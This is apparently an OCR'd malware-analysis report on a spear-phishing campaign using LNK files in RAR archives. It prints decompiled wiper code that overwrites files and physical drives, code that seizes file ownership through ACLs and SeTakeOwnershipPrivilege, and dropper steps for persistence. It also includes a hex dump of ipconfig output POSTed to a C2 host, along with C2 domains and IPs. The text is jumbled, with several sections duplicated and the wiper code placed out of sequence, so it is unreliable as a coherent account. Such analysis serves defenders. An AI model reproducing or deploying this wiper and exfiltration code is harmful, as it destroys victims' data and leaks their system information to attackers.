
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F   POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65   inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70   pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50   lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69   ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B   ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37   x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52   ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54   3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65   4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E   bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D   ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A   ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E   ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20   ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20   Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37   Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20   2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61   . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35   sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E   5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61   . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E   tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20   . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20   Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

